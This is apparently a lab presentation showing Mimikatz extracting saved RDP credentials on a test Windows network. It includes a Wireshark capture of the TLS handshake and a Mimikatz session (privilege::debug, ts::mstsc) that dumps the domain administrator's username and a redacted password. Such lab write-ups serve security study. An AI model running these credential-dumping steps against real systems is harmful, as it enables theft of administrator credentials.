Attack - Windows Serveur - RDP Mimikatz

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Presenter: Ruben Serraf

~~~~~~~~~~~~~

A little history :

Benjamin Delpy originally created Mimikatz as a proof of concept to show Microsoft that their authentication protocols were vulnerable to attack. Instead, he inadvertently created one of the most widely used and downloaded hacker tools of the past 20 years.

What is Mimikatz?

Mimikatz is an open-source application that allows users to view and save authentication credentials like Kerberos tickets. Benjamin Delpy continues to lead Mimikatz developments, so the toolset works with the current release of Windows and includes the most up-to-date attacks.

Attackers commonly use Mimikatz to steal credentials and escalate privileges: in most cases, endpoint protection software and anti-virus systems will detect and delete it. Conversely, pentesters use Mimikatz to detect and exploit vulnerabilities in your networks so you can fix them.

~~~~~~


What is RDP ? wikipedia

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft which provides a user with a graphical interface to connect to another computer over a network connection.[1] The user employs RDP client software for this purpose, while the other computer must run RDP server software.

Clients exist for most versions of Microsoft Windows (including Windows Mobile), Linux, Unix, macOS, iOS, Android, and other operating systems. RDP servers are built into Windows operating systems; an RDP server for Unix and OS X also exists. By default, the server listens on TCP port 3389 and UDP port 3389

Mimikatz & Wireshark :


In my explanation we see that the packets are transferred by the TCP protocol between the server that gives the connection authorization to the client that tries to connect and that uses a cryptage Diffie–Hellman key exchange system to secure the password transfer
~~~~~~



```
152 85.380024   10.0.0.10   10.0.0.2    TLSv1.2   227 Client Hello
153 85.397619   10.0.0.2    10.0.0.10   TLSv1.2  1224 Server Hello, Certificate, Server Key Exchange, Server Hello Done
154 85.414202   10.0.0.10   10.0.0.2    TLSv1.2   147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
155 85.421204   10.0.0.2    10.0.0.10   TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
156 85.437662   10.0.0.10   10.0.0.2    TCP        54 52784 → 3389 [ACK] Seq=314 Ack=1241 Win=2100992 Len=0
171 93.648363   10.0.0.10   10.0.0.2    TLSv1.2   140 Application Data
172 93.651368   10.0.0.2    10.0.0.10   TLSv1.2   347 Application Data
```

Connection to desktop :

- Client sent hello to the server
- Serveur replies hello to the client which tries to connect and request enter the password
- Client sent the password hash to the server
- Server sent authorization to the client
- The client is connected




```
Transport Layer Security
  TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 1165
    Handshake Protocol: Server Hello
    Handshake Protocol: Certificate
    Handshake Protocol: Server Key Exchange
      Handshake Type: Server Key Exchange (12)
      Length: 296
      EC Diffie-Hellman Server Params
        Curve Type: named_curve (0x03)
        Named Curve: x25519 (0x001d)
        Pubkey Length: 32
        Pubkey: bd971a87acad41ecf721f80a404e7eb9ae1ad08c697669c02be16c0b2d152c08
        Signature Algorithm: rsa_pkcs1_sha256 (0x0401)
          Signature Hash Algorithm Hash: SHA256 (4)
          Signature Hash Algorithm Signature: RSA (1)
        Signature Length: 256
        Signature: 92d9c1a1fe69d3aa63356f268f146a871936405701eeda5e2bbd1abc5d6f1e60c64439bd…
    Handshake Protocol: Server Hello Done
```

- Halgorithm SHA256 one of the most secure algorithms & Diffie–Hellman
- Public key is with which he encrypts

Mimikatz screenshot :

To receive the connection information you must first try to connect to another computer with the rdp protocol




Computer: 10.0.0.2

User name: RUBEN\administrator


Saved credentials will be used to connect to this computer. You can edit or delete these credentials.

10.0.0.2 is ip to the computer that I want to connect



```
  .#####.   mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::logonpasswoards
ERROR mimikatz_doLocal ; "logonpasswoards" command of "ts" module not found !

Module :        ts
Full name :     Terminal Server module

        multirdp  -  [experimental] patch Terminal Server service to allow multiples users
        sessions
          remote
  logonpasswords  -  [experimental] try to get passwords from running sessions
           mstsc  -  [experimental] try to get passwords from mstsc process

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 6136      mstsc.exe (module @ 0x00000000006DFD40)

ServerName                                [wstring] '10.0.0.2'
ServerFqdn                                [wstring] ''
UserSpecifiedServerName                   [wstring] '10.0.0.2'
UserName                                  [wstring] 'administrator'
Domain                                    [wstring] 'RUBEN'
Password                                  [protect] '[redacted]
SmartCardReaderName                       [wstring] ''
PasswordContainsSCardPin                  [ bool  ] FALSE
ServerNameUsedForAuthentication           [wstring] '10.0.0.2'
```

- First i use this commande > privilege::debug < to have debugging privilege in Mimikatz using
- And now to extract hashes we will run following command given below > ts::logonpasswords <
- With this command > ts::mstsc < the list of passwords and ip & username ……..;



User	Status	2% CPU	83% Memory
administrator (29)		2.2%	285.3 MB
mimikatz for Windows		0%	0.5 MB

In task manager > user who has access to password as admin